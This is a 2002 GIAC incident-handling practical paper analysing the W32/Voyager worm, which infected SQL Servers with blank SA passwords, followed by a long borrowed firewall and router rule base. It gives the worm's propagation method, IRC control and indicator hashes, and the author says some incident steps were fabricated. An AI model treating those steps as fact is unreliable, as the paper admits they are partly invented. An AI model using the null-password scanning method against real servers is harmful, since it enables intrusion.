Global Information Assurance Certification Paper

Examining the W32/Voyager Worm

Advanced Incident Handling and Hacker Exploits
GCIH Practical Exam Version 2.0 (August 2001)

Tim Lockwood
Option 1 – Exploit in Action
SANS San Francisco Dec. 17th-21st, 2001

W32/Voyager
GCIH v2.0

Submitted: 04/10/2002

Table of Contents

Introduction 2

The Exploit 2

Brief Description 2
Malicious Code Specifics 3
Operating Systems Affected 3
Protocols / Services / Applications Affected 3
Variants 4
References 4

The Attack 5

Diagram of the Network 5
Network Description 7
Firewall Objects 8
Check Point Firewall Properties Configuration 12
Corporate Border Router 13
Corporate Border Firewall 14
Corporate Core Router 18
Corporate Internal Firewall 20
Protocol Description 23
How the Exploit Works 24
Description and Diagram of the Attack 25
Signature of the Attack 27
How to Protect Against W32/Voyager 27

The Incident Handling Process 29

Preparation 29
Identification 31
Containment 34
Eradication 38
Recovery 39
Follow Up and Lessons Learned 40

Appendix A 42

Voyager Control Commands 42
Notification Message 44
Command Line Script Syntax for SQL Vulnerability Identification 45
IRC Backdoor Example 46

References 47

Introduction

This paper outlines the W32/Voyager exploit affecting Microsoft SQL Servers. The vulnerability exists from default installations of SQL Server running in Mixed Mode Authentication with blank system administrator (SA) account passwords. This in and of itself is an incredibly wide gapping security hole, but it is surprising how many configurations you may have in your environment with exactly this configuration. In this particular instance the W32/Voyager worm impact and risk assessment was not as great, but future variants exploiting this vulnerability have the potential for serious damage.

For our company the exercise helped identify just how endemic the null SA password problem was in our environment. How to identify, notify and monitor compliance to mitigate the threat from being realized were the key lessons learned.

This paper follows the outline of the "Option 1 – Exploit in Action" topic for the Advanced Incident Handling and Hacker Exploits GCIH Practical Assignment Version 2.0 (revised 13 August 2001). First we will examine the malicious code and the vulnerability it exploits. We will then outline the steps taken to handle the incident and mitigate the risk. Some steps have been fabricated as no evidence of infection was found internally.

The Exploit

Brief Description

W32/Voyager is a distributed denial of service tool that possesses some worm-like characteristics. The tool propagates by scanning for Microsoft SQL servers on port 1433 with a blank System Administrator (SA) account when initiated by a controller. It consists of a downloader component and a DDoS component (dnsservices.exe) from a compromised ftp site located at 207.29.192.160. The tool can be modified to access any compromised ftp server so modified versions may be seen in the future.

Once dnsservices.exe (or a variant) is downloaded and executes it attempts to connect to an IRC server to send information about the compromised system. The dnsservices.exe DDoS tool is controlled through an Internet Relay Chat (IRC) channel. The variant DDoS tools currently known are:

```
rpcloc32.exe (md5 = 43d29ba076b4fd7952c936dc1737fcb4)
dnsservice.exe (md5 = 79386a78a03a1665803d8a65c04c8791)
win32mon.exe (md5 = 4cd44f24bd3d6305df73d8aa16d4caa0)
```

Malicious Code Specifics

As taken from the Security Focus Alert MCID:110 and CERT Incident Note IN-2001-13.

Name: W32/Voyager
Security Focus Malicious Code ID: 110
Discovered: 2001-11-20
Dnsservices.exe (and variants) based on "Kaiten" and "Knight" DDoS tools.
CERT Incident Note IN-2001-13 ("Kaiten" exploit downloaded)
CERT Advisory CA-2001-20 ("Knight" DDoS tool mentioned July 20, 2001)
Origin: Unknown
Types: Worm
Executable Types: File / Binary / Portable Executable (PE)
Infection Vectors: Misconfigured SQL Server Service
Overall Impact: 2.6
Contagion Potential: 5.2
Urgency: 3.9

Operating Systems Affected

Microsoft Windows NT 3.5 (all service packs)
Microsoft Windows NT 4.0 (all service packs)
Microsoft Windows 2000 (all service packs)
Microsoft Windows XP Professional
Microsoft Windows .NET Server Beta 3

Protocols / Services / Applications Affected

Microsoft Data Engine 1.0

Microsoft Data Engine 2000 (When security is set to mixed mode)
Microsoft SQL Server 6.0
Microsoft SQL Server 6.5
Microsoft SQL Server 7.0
Microsoft SQL Server 2000 (When security is set to mixed mode)
Microsoft SQL Server 2000 SP1 (When security is set to mixed mode)

Internet Relay Chat channel on port 6667/6669 is used to control the DDoS tool.

Variants

This worm may also be known by CBlad, CBlade, SQL Worm, W32.Cblade.Worm, W32/Cblade.worm, WORM_CBLAD.A, Kaiten, Voyager Alpha Force. The dnsservices.exe tool (and variants) is based on "Kaiten" and "Knight" DDoS code.

References

Brown, Douglas P. "MS-SQL Worm?". 20 Nov. 2001.
URL: http://www.securityfocus.com/archive/75/241153 (28 Mar. 2002)

Carpenter, Jeff Dougherty, Chad Hernan, Shawn. "CERT® Advisory CA-2001-20 Continuing Threats to Home Users". 23 July 2001.
URL: http://www.cert.org/advisories/CA-2001-20.html (30 Mar. 2002)

Householder, Allen. "CERT Incident Note IN-2001-13: Kaiten Malicious Code Installed by Exploiting Null Default Passwords in Microsoft SQL Server". 21 Dec. 2001.
URL: http://www.cert.org/incident_notes/IN-2001-13.html (29 Mar. 2002).

Nazaryan, Gor. "W32.Cblade.Worm". 4 Jan. 2002.
URL: http://www.symantec.com/avcenter/venc/data/w32.cblade.worm.html (28 Mar. 2002)

Trend Micro. "Worm_CBLAD.A". 27 Nov. 2001.
URL: http://www.antivirus.com/pc-cillin/vinfo/virusencyclo/default5.asp?VName=WORM_CBLAD.A (30 Mar. 2002)

No reference to the source code for W32/Voyager or aliases could be found.

The Attack

W32/Voyager is a distributed denial of service (DDoS) tool that targets Microsoft SQL servers using mixed mode security with a NULL SA password. The tool spreads using techniques similar to those used by most Internet worms, however, it does not propagate automatically. The remote controller issues commands to the tool through Internet Relay Chat (IRC) to perform its actions (Security Focus MCID 110, p.1).

Diagram of the Network

This section forward is taken from Joe Keegan's v1.6a GCFW Practical Assignment from 19 Mar. 2002 URL: http://www.giac.org/practical/Joe_Keegan_GCFW.zip.




Figure 1 - Corporate Offices Network Topology

Network Description

Border Routers

A pair of Cisco 3620 routers with two Fast Ethernet interfaces and running IOS 12.2(3) will be used as the co-located data center's border routers. Private AS BGP and HSRP will be used for high availability.

The border router will be configured so all unused services are disabled and access lists will be used to protect itself from attack.

DMZ

The DMZ network connects the border routers and border firewalls. Only the network devices and NAT IP addresses will be in this network. Hosts will never be connected to this network.

The DMZ network consists of a Cisco 2924XL switch with connections to both the border router and the firewall's Fast Ethernet interfaces.

Border Firewalls

The border firewall controls all Internet traffic and performs NAT for the co-located data center. Systems that are accessible from the Internet will each be assigned a static NAT IP address in the DMZ, each internal network in the data center will be assigned a hide NAT IP address in the DMZ.

The border firewalls are a pair of Nokia IP440's with two quad-port Fast Ethernet cards running IPSO 3.4.1 and Check Point 4.1sp5. VRRP and state synchronization will be configured on the Nokia's for high availability.

The firewall will be hardened to protect itself from attack and only explicitly defined management traffic will be allowed to connect to the firewalls.

Connect Net

The Alteon load balancers and the border firewalls are connected via the connection network. In addition to the network devices each of the virtual IP (VIP) addresses that are load balanced by the Alteon's are located in this network.

The connection network consists of a VLAN on a Cisco 2924XL switch with connections to the Alteon's and border firewall's Fast Ethernet interfaces.

Firewall Objects

The following tables define the objects found in GIAC Check Point Firewall and Cisco router rule bases.

Network Objects

Object Name	Object Type	IP Internal	IP External	Description/Notes
cc-hq	workstation	none	41.97.56.15	Cipher Chunks HQ systems
Colo-ace	workstation	172.16.5.14	hide IP for net	RSA Ace Server (SecurID) slave
Colo-alteon1	workstation	172.16.1.2	hide IP for net	colo Alteon
Colo-alteon2	workstation	172.16.1.4	hide IP for net	colo Alteon
colo-appnet	Network	172.16.3.0/24	27.20.33.203	colo app net
colo-backnet	Network	172.16.4.0/24	27.20.33.204	colo backend network
Colo-bfw	Gateway cluster	(1) 172.16.1.1, (2) 172.16.3.1	27.20.33.100	colo border firewall gateway cluster
Colo-bfw1	workstation	(1) 172.16.1.2, (2) 172.16.3.2	27.20.33.102	colo border firewall 1
Colo-bfw2	workstation	(1) 172.16.1.4, (2) 172.16.3.4	27.20.33.104	colo border firewall 2
Colo-brt1	workstation	none	27.20.33.2	colo border router one
Colo-brt2	workstation	none	27.20.33.4	colo border router two
Colo-cfw	Gateway cluster	(1) 172.16.3.5, (2) 172.16.4.1 (3) 172.16.5.1	none	colo core firewall gateway cluster
Colo-cfw1	workstation	(1) 172.16.3.6, (2) 172.16.4.2 (3) 172.16.5.2	none	colo core firewall 1
Colo-cfw2	workstation	(1) 172.16.3.8, (2) 172.16.4.4 (3) 172.16.5.4	none	colo core firewall 1

colo-connect	Network	172.16.1.0/24	27.20.33.201	colo connection net
colo-db1	workstation	172.16.4.10	hide IP for net	Oracle Database
colo-db2	workstation	172.16.4.11	hide IP for net	Oracle Database
colo-dnsvip	workstation	172.16.1.10	27.20.33.10	DNS Alteon VIP
colo-extdns1	workstation	172.16.2.15	hide IP for net	external DNS at colo
colo-extdns2	workstation	172.16.2.16	hide IP for net	external DNS at colo
colo-frontnet	Network	172.16.2.0/24	27.20.33.202	colo front end network
colo-intdns1	workstation	172.16.8.15	hide IP for net	internal DNS at colo
colo-intdns2	workstation	172.16.8.16	hide IP for net	internal DNS at colo
colo-log	workstation	172.16.5.12	27.20.33.12	colo syslog server
colo-mon	workstation	172.16.5.10	27.20.33.50	colo monitoring server
colo-nbmedia	workstation	172.16.4.22	hide IP for net	media server for colo networks
colo-secsrvcsnet	Network	172.16.5.0/24	27.20.33.204	colo security services network
colo-srpool	address range	172.16.3.200 – 172.16.3.250	hide IP for net	colo SecureRemote IP Pool
colo-wls1	workstation	172.16.3.10	hide IP for net	WLS App Server
colo-wls2	workstation	172.16.3.11	hide IP for net	WLS App Server
colo-www1	workstation	172.16.2.20	hide IP for net	Apache WWW Server
colo-www2	workstation	172.16.2.21	hide IP for net	Apache WWW Server
colo-wwwvip	workstation	172.16.1.20	27.20.33.20	WWW Alteon VIP
corp-ace	workstation	10.1.10.14	hide IP for net	RSA ACE server (SecurID)
corp-bfw	workstation	(1) 192.168.200.2 (2) 10.1.5.1 (3) 10.1.6.1	23.100.71.100	corporate border firewall
corp-brt	workstation	none	23.100.77.1	corporate border router
corp-crt	workstation	(1) 192.168.200.4, (2) 192.168.201.36, (3) 10.1.8.1, (4) 10.1.7.1	hide IP for net	corporate core router
corp-desktopnet	Network	10.1.7.0/24	23.100.77.207	corporate desktop LAN
corp-dmz	Network	none	23.100.71.0/24	corporate DMZ
corp-exchange	workstation	10.1.8.15	hide IP for net	corporate Exchange server
corp-extdns1	workstation	10.1.6.20	23.100.77.20	External DNS in corp DMZ
corp-fdsdev	workstation	10.1.8.50	hide IP for net	FDS development server
corp-fdsqe	workstation	10.1.8.51	hide IP for net	FDS QE server
corp-fdsstage	workstation	10.1.8.52	hide IP for net	FDS staging server
corp-ftp	workstation	10.1.6.25	23.100.77.25	FTP server in corp DMZ
corp-fwmgt	workstation	10.1.10.10	hide IP for net	firewall mgt server

corp-fwsrvcnet	Network	10.1.5.0/24	23.100.77.205	corporate FW service network
corp-ifw	workstation	(1) 192.168.201.34, (2) 10.1.9.1, (3) 10.1.10.1	23.100.77.10	corporate internal firewall
corp-intdns1	workstation	10.1.8.20	hide IP for net	internal DNS at corporate
corp-log	workstation	10.1.10.12	23.100.77.12	corporate syslog server
corp-mon	workstation	10.1.8.10	23.100.77.80	corporate monitoring server
corp-nbmaster	workstation	10.1.8.22	hide IP for net	NetBackup master/media server
corp-nbsecure	workstation	10.1.10.22	hide IP for net	Media server for secure corporate networks
corp-radius	workstation	10.1.10.11	23.100.77.11	corporate radius server
corp-secsrvcsnet	Network	10.1.10.0/24	23.100.77.210	corporate security services LAN
corp-secsvrnet	Network	10.1.9.0/24	23.100.77.209	corporate secure server LAN
corp-smtp	workstation	10.1.6.15	23.100.77.15	Postfix SMTP gateway
corp-srpool	address range	192.168.200.150 – 192.168.200.250	hide IP for net	corporate SecureRemote IP Pool
corp-srvcnet	Network	10.1.6.0/24	23.100.77.206	corporate service network
corp-svrnet	Network	10.1.8.0/24	23.100.77.208	corporate server LAN
corp-vcs	workstation	10.1.10.13	hide IP for net	Virus Control System
crop-viruswall	workstation	10.1.5.10	hide IP for net	InterScan VirusWall
pub-ntp1	workstation	none	public IP	public NTP server
pub-ntp2	workstation	none	public IP	public NTP server

Network Group Objects

Group Name	**Members**	**Description**
giac-corpnets	corp-desktopnet	GIAC's corporate internal networks, not including secure server LAN
	corp-svrnet	
	corp-secsvrcsnet	
giac-colonets	colo-frontnet	GIAC's co-location internal networks
	colo-appnet	
	colo-connect	
	colo-backnet	
	colo-secsrvcsnet	
giac-allnets	giac-corpnets	All of GIAC's internal networks

	giac-colonets	
giac-routers	corp-brt	All of GIAC's router type devices
	corp-crt	
	colo-brt1	
	colo-brt2	
	colo-alteon1	
	colo-alteon2	
giac-firewalls	corp-ifw	all of GIACs firewalls
	corp-bfw	
	colo-bfw1	
	colo-bfw2	
	colo-cfw1	
	colo-cfw2	

Service Objects

Object	**Port**	**Description**
acct-service	tcp/4140	TCP port used by accounting software
dns-query	udp/53	DNS query traffic
dns-xfer	tcp/53	DNS zone transfer traffic
ftp	tcp/21	File Transfer Protocol
ftp-viruswall	tcp/21	FTP resource which uses CVP to have the viruswall scan traffic for viruses. Resource only applies to FTP GETs and PUTs.
fw-log	tcp/257	FW-1 log traffic
fw-mgt	tcp/256	FW-1 mgt traffic
http	tcp/80	WWW
https	tcp/443	Secure WWW
https-viruswall	tcp/443	URI resource which uses CVP to have the viruswall scan traffic for viruses. Resource only applies to HTTP GETs.
http-viruswall	tcp/80	URI resource which uses CVP to have the viruswall scan traffic for viruses. Resource only applies to HTTP GETs.
ldap	tcp/389	LDAP/Active Directory
nb-client-ports	tcp/13782, tcp/13783	Ports used by netback clients

nb-server-ports	tcp/800-tcp/899, tcp/4800-tcp/4899, tcp/13701, tcp/13720, tcp/13721, tcp/13782, tcp/13783	Ports used by NetBackup master server
netbios-name	tcp/137	WINS
netbios-session	tcp/139	Windows networking
ntp	tcp/123	Network Time Protocol
outlook-port1	tcp/2025	Port used by outlook to communicate with exchange server
outlook-port2	tcp/2026	Port used by outlook to communicate with exchange server
radius-acct	udp/1813	Radius accounting server port
radius-auth	udp/1812	Radius authentication server port
securid	tcp/5500	SecurID authentication
securidprop	tcp/5510	ACE server replication traffic
smb-tcp	tcp/445	SMB over TCP
smb-udp	udp/445	SMB over UDP
smtp	tcp/25	Simple Message Transfer Protocol
smtp-viruswall	tcp/25	SMTP resource which uses CVP to have the viruswall scan traffic for viruses, also make sure that the message is not larger then 10MBs.
snmp	tcp/161	Simple Network Management Protocol
sql	tcp/1521	Oracle SQL traffic
ssh	Tcp/22	Secure Shell
syslog	Udp/514	Syslog
vcs-mgt	Tcp/11267	Port used by VCS to communicate with anti-virus products
win-term	Tcp/3389	Windows Terminal Server
wls	Tcp/7001	Web Logic Server Port

User Groups Objects

Group	Description
remote	Remote employees who are rarely at the corporate offices, mostly remote sales people
telecom	Employees who have been approved to telecommute
admin	IT administrator
dev	FDS developers
hr	Human resource employees
acct	Accounting employees
dba	IT DBA's

Check Point Firewall Properties Configuration

Each of the Check Point firewalls will be configured with the following properties:

- Apply gateway rules to interface direction will be set to either bound.
- Enable decryption on accept.
- Accept VPN-1 & FireWall-1 control connections.
- Accept outgoing packets originating from gateway.
- Log implied rules.
- Install the security policy (rule base) if it can be successfully installed on all selected targets.
- Enable FTP PORT data connections.
- Packets with IP options will be dropped and generate an alert.
- Authentication Failures will be logged.
- Respond to Unauthenticated Topology Requests will not be enabled.

Any alerts generated by the firewall modules will generate an Email message which will be sent to a member of GIAC's security team text pager.

Corporate Border Router

The corporate border router is the corporate network's first line of defense against attacks originating from the Internet. It acts in conjunction with the border firewall to screen inbound and outbound network traffic. The corporate border router will

enforce the following policy:

- Deny any traffic from the Internet that source IP addresses is either a reserved IP address or a DMZ IP address.
- Deny any traffic from the DMZ which source IP address is not from the DMZ network.
- Deny any traffic which source IP address is not a usual source IP address (such as Loopback, multicast, etc).
- Allow any traffic which is not explicitly denied.

Access control lists will be used on the router to implement the following rule bases

Ingress filters on Internet facing interface

#	Source	Action	Track	Note
1	10.0.0.0/8	drop	none	RFC 1918 Private IP addresses
2	172.16.0.0/12	drop	none	RFC 1918 Private IP addresses
3	192.168.0.0/16	drop	none	RFC 1918 Private IP addresses
4	127.0.0.0/8	drop	none	Loopback adapter addresses
5	169.254.0.0/16	drop	none	Link local IP addresses
6	224.0.0.0/28	drop	none	Multicast addresses
7	240.0.0.0/27	drop	none	Experimental addresses
8	248.0.0.0/27	drop	none	Unused addresses
9	0.0.0.0/24	drop	none	Broadcast addresses
10	255.255.255.255	drop	none	Broadcast addresses
11	23.100.77.0/24	drop	log	GIAC's corporate DMZ. This entry is logged since any packets that match this rule suggest a directed attack.
12	any	allow	none	Allow all other traffic

Ingress filters on DMZ facing interface

#	Source	Action	Track	Note
1	23.100.77.0/24	allow	none	Allow all traffic with source IP address of the DMZ network

2	any	drop	log	Deny any traffic what does not have a source IP address of the DMZ network. This entry is logged since any packets that match this rule suggest malicious activity.

Access class on all VTY ports

#	Source	Service	Action	Track	Note
1	23.100.77.207	ssh	allow	log	Allow SSH from corporate desktop LAN
2	23.100.77.208	ssh	allow	log	Allow SSH from corporate server LAN
3	23.100.77.210	ssh	allow	log	Allow SSH from corporate security services LAN
4	any	any	drop	log	drop and log any other attempts to access VTY

Corporate Border Firewall

The corporate border firewall is the corporate networks main line of defense from attacks originating from the Internet. The corporate border firewall enforces the following policy:

- Allow traffic to services hosted in the corporate services network. Scan all FTP and SMTP traffic for viruses.
- Allow approved traffic originating from GIAC's corporate network destined for the Internet. Scan all FTP, HTTP and HTTPS traffic for viruses.
- Allow required administration and logging traffic from specified sources and destinations.
- Allow SecureRemote users to access approved services.
- Deny any traffic which is not explicitly allowed.

In addition to the firewall rule base, anti-spoofing will be enabled on the firewall:

- The interface connected to the DMZ valid addresses is set to Others.
- The interface connected to the FW services network valid addresses is set to this net.
- The interface connected to the services network valid addresses is set to this net.
- The interface connected to the core router valid addresses is set to a specific group

consisting of GIAC's internal corporate networks.
- All spoofed packets will be dropped and generate an alert.

The corporate border firewall will be configured with the following rule base

#	Source	Destination	Service	Action	Track	Note
1	corp-secsvrnet, corp-desktopnet	corp-bfw	ssh, https	allow	long	allow management protocols to the border firewall
2	corp-mon	corp-bfw	snmp, echo-request	allow	long	allow monitoring system to access the border firewall
3	any	corp-bfw	echo-reply	allow	long	allow the firewall to ping hosts and for them to respond.
4	corp-ace	corp-bfw	securid	allow	long	SecurID Auth traffic
5	any	corp-bfw	any	drop	long	deny all other traffic destined for the border firewall
6	corp-secsvrnet, corp-desktopnet	corp-viruswall, corp-brt, corp-srvcnet	ssh	allow	long	allow ssh to the viruswall, the border router and the service network
7	corp-vcs	corp-viruswall	vcs-mgt	allow	long	allow vcs system to communicate with viruswall
8	corp-viruswall	corp-vcs	http	allow	long	allow viruswall to communicate with vcs
9	corp-viruswall, corp-srvcnet, corp-brt	corp-log	syslog	allow	long	allow viruswall , border router and hosts on the service network to syslog to corporate syslog server
10	corp-viruswall, corp-srvcnet	corp-nbmaster	nb-server-ports	allow	long	allow viruswall and hosts in the service network to send backup data to corporate NetBackup master server
11	corp-nbmaster	corp-viruswall, corp-srvcnet	nb-client-ports	allow	long	allow NetBackup master server communicate with backup client on viruswall and hosts in the service network
12	corp-svrnet, corp-secsrvcsnet, corp-desktopnet	corp-viruswall, corp-srvcnet	echo-request	allow	long	allow hosts in the internal network to ping the viruswall and hosts in the service network
13	corp-viruswall	corp-svrnet, corp-secsrvcsnet, corp-desktopnet	echo-reply	allow	long	allow viruswall to respond to pings

14	corp-viruswall, corp-srvcnet	corp-intdns1	ntp	allow	long	allow viruswall and hosts in the service network to synchronize with corporate NTP server
15	corp-mon	corp-brt, corp-viruswall, corp-srvcnet	snmp	allow	long	allow the monitoring system to monitor the border router, viruswall and service network
16	any, corp-exchange, !giac-allnets	corp-smtp	smtp-viruswall	allow	long	allow SMTP from the Internet or Exchange Server to the gateway. The resource scans the message for viruses and make sure its not over 10MB
17	corp-smtp	any, corp-exchange, !giac-allnets	smtp	allow	long	allow SMTP gateway to send email to the Internet or the Exchange server, but no where else in GIAC's network
18	any	corp-ftp	ftp-viruswall	allow	long	allow FTP from Internet or GIAC. The resource scans both ftp puts and gets for viruses
19	any	corp-extdns1	dns-query	allow	long	allow DNS Query from the Internet or internal GIAC
20	corp-extdns1	colo-extdns1, colo-extdns2	dns-query	encrypt	long	allow the master DNS server to notify the extdns servers at colo
21	colo-extdns1, colo-extdns2	corp-extdns1	dns-xfer	encrypt	long	allow the external DNS servers at colo to zone transfer maps from the master
22	corp-fwsrvcnet, corp-srvcnet	any	any	drop	alert	deny any other traffic originating in the fw service network or service network. Also generate an alert.
23	any	corp-fwsrvcnet, corp-srvcnet	any	drop	long	deny any other traffic into fw service net or service net that has not been allowed above
24	corp-secsvrnet	any	any	drop	alert	drop and generate an alert for any traffic originating from the secure server network

25	corp-brt	corp-radius	radius-auth, radius-acct	allow	long	allow border router to use radius for authentication and accounting
26	corp-brt	corp-mon	echo-reply	allow	long	allow the border router to answer monitoring systems pings
27	corp-svrnet, corp-secsrvcsnet, corp-desktopnet	giac-colonets	ssh, sql, echo-request	encrypt	long	send SSH, oracle traffic and ping requests over the VPN to the colo
28	giac-colonets	corp-svrnet, corp-secsrvcsnet, corp-desktopnet	echo-request, echo-reply	encrypt	long	allow hosts at colo to send and reply to pings over the VPN
29	corp-svrnet, corp-secsrvcsnet corp-desktopnet	any	http-viruswall, https-viruswall, ftp-viruswall	allow	none	allow resources http & https (Gets only), ftp (puts and gets)
30	corp-svrnet, corp-secsrvcsnet corp-desktopnet	any	http, https, ftp, ssh, echo-request	allow	none	allow accepted traffic out from desktop, server and security services LAN
31	any	corp-svrnet, corp-secsrvcsnet corp-desktopnet	echo-reply	allow	none	allow servers on the internet to respond to ping requests
32	remote@any, telecom@any, admin@any, dev@any	corp-svrnet	netbios-name, netbios-session, ldap, smb-tcp, smb-udp	client-encrypt	long	allow remote users access active directory and MS networking via Secure Remote
33	remote@any, telecom@any, admin@any, dev@any	corp-intdns1	dns-query	client-encrypt	long	allow remote users to access internal DNS via Secure Remote
34	remote@any, telecom@any, admin@any, dev@any	corp-exchange	outlook-port1, outlook-port2, smtp	client-encrypt	long	allow remote users to access and send email via outlook/exchange via Secure Remote
35	dev@any	corp-svrnet	ssh	client-encrypt	long	allow dev remote users SSH access to development servers via Secure Remote
36	admin@any	corp-svrnet, corp-srvcnet	ssh, win-term	client-encrypt	long	allow admin remote users to access servers with ssh and windows terminal server via Secure Remote
37	colo-bfw1, colo-bfw2, colo-cfw1, colo-bfw2	corp-fwmgt	fw-log	allow	long	allow firewalls at colo to log to management station
38	corp-fwmgt	colo-bfw1, colo-bfw2, colo-cfw1, colo-bfw2	fw-mgt	allow	long	allow management station to push rule bases to colo firewalls

39	corp-ace, colo-ace	corp-ace, colo-ace	securidprop	encrypt	long	replication traffic between ACE master and Slave over the VPN
40	corp-intdns1	colo-intdns1, colo-intdns2	dns-query	encrypt	long	allow internal DNS master notify internal slaves at colo over the VPN
41	colo-intdns1, colo-intdns2	corp-intdns1	dns-xfer	encrypt	long	allow internal slaves at colo zone transfer off of master at corporate over the VPN
42	corp-nbmaster	colo-nbmedia	nb-server-ports	encrypt	long	allow NetBackup master talk to media server in at the colo
43	colo-secsrvcsnet	corp-exchange	smtp	encrypt	long	allow colo security management server to send email alerts
44	corp-intdns1	any	dns-query	allow	none	allow dns server to do recursive lookups
45	corp-intdns1	pub-ntp1, pub-ntp2	ntp	allow	none	allow ntp server to get time from public ntp servers
46	any	any	any	drop	long	drop and log all other traffic (Default Deny)

Corporate Core Router

The corporate core router is responsible for filtering traffic that is destined for the desktop and server LANs. The corporate core route does not filter any traffic originating from the desktop or server LANs, unless the destination is one of the two LANs. The corporate core router will enforce the following policy:

- Allow approved network traffic into the desktop and server LANs.
- Allow any network traffic out of the desktop and server LANs.
- Deny any traffic destined for the desktop or server LANs which have not been explicitly allowed.
- Access control lists will be used on the router to implement the following rule base

Normally inbound access lists are preferred, but since the core router is directly connected to two firewalls which control what packets reach the router, it would greatly increase complexity if we had to mirror the firewalls rule bases on the router. Therefore outbound or egress filters will be used on the core router.

Egress filters on desktop LAN interface

#	Source	Destination	Service	Action	Track	Note
1	any	corp-desktopnet	echo-request, echo-reply	allow	none	allow ping requests and replies into the network
2	corp-vcs	corp-desktopnet	vcs-mgt	allow	none	allow the VCS server to communicate with OfficeScan installed on Windows 2000 desk tops
3	any	corp-dhcp	ssh	allow	log	allow ssh to the DHCP server on the desktop LAN
4	any	corp-desktopnet	any	drop	log	drop and log any other traffic destined for the desk top LAN

Egress filters on server LAN interface

#	Source	Destination	Service	Action	Track	Note
1	any	corp-svrnet	echo-request, echo-reply	allow	none	allow ping requests and replies into the network
2	any	corp-svrnet	netbios-name, netbios-session, ldap, smb-tcp, smb-udp	allow	none	allow Microsoft networking
3	any	corp-intdns1	dns-query	allow	none	allow DNS queries to internal DNS server
4	any	corp-exchange	outlook-port1, outlook-port2, smtp	allow	none	allow mail/Exchange protocols
5	any	corp-svrnet	ssh, win-term	allow	log	allow administration protocols
6	any	corp-fdsdev, corp-fdsqe, corp-fdsstage	http, https	allow	none	allow web traffic to FDS systems
7	any	corp-intdns1	ntp	allow	none	allow server to synchronize with the NTP server
8	colo-intdns1, colo-intdns2	corp-intdns1	dns-xfer	allow	none	allow zone transfer from DNS servers at colo
9	corp-nbsecure, colo-nbmedia	corp-nbmaster	nb-server-ports	allow	none	allow media servers to talk to the master server

10	any	corp-vcs	http	allow	none	allow the VCS server to communicate with OfficeScan installed on Windows 2000 desk tops
11	Any	corp-svrnet	any	drop	log	drop and log any other traffic destined for the server LAN

